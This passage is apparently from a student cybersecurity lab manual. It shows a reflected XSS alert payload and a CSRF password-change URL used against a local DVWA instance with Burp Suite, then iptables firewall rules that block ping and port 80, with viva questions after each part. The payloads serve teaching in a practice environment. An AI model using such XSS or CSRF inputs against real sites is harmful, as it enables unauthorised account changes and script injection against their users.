


Now instead of any text let's try some script text.


Ex: <script>alert('Hello World')</script>



It displays an alert as shown below


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
127.0.0.1
Hello World
OK

Click Ok


DVWA
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

CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


—----------CSRF ATTACK—----------




try with pablo




open burpsuite


DVWA
Burp Suite Community Edition v2021.10.3
Burp Suite
Community Edition
Starting project, please wait ...
Cancel


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.
Open browser
Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.
View documentation
Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.
View
Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.
View
Burp Proxy documentation
The central point of access for all information you need to use Burp Proxy.
View

open browser

search for DVWA




http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



VIVA Questions

1. What is XSS Attack?

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2. What is Command Injection Attack?

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3. What is the full form of CSRF? And What is it?

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4. Why do we need to use Kali Linux?

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5. What is Explicit and Payload?

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Experiment 5: Implement a firewall for an organization.

```
┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service mysql start
```

Check ip address in kali

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
        inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
        RX packets 109  bytes 39332 (38.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 133  bytes 24038 (23.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 171  bytes 37444 (36.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
   IPv4 Address. . . . . . . . . . . : 172.16.242.8
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

To unblock the ping packets use the commands

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```

Let's check its unblocking the ping packets in the windows command prompt


```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

—----------

Task 2: Block the port numbers

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.




We need to block the availability of port 80.

Instead of -A use -D

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Now check the ip address of the kali linux in windows



VIVA Questions

1. What is an IP Address?

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2. What is Firewall? List its types?

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3. List out a few services and their port numbers?

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4. How to check the liveness of the packets?

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5. What is a port number?

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
……..

……

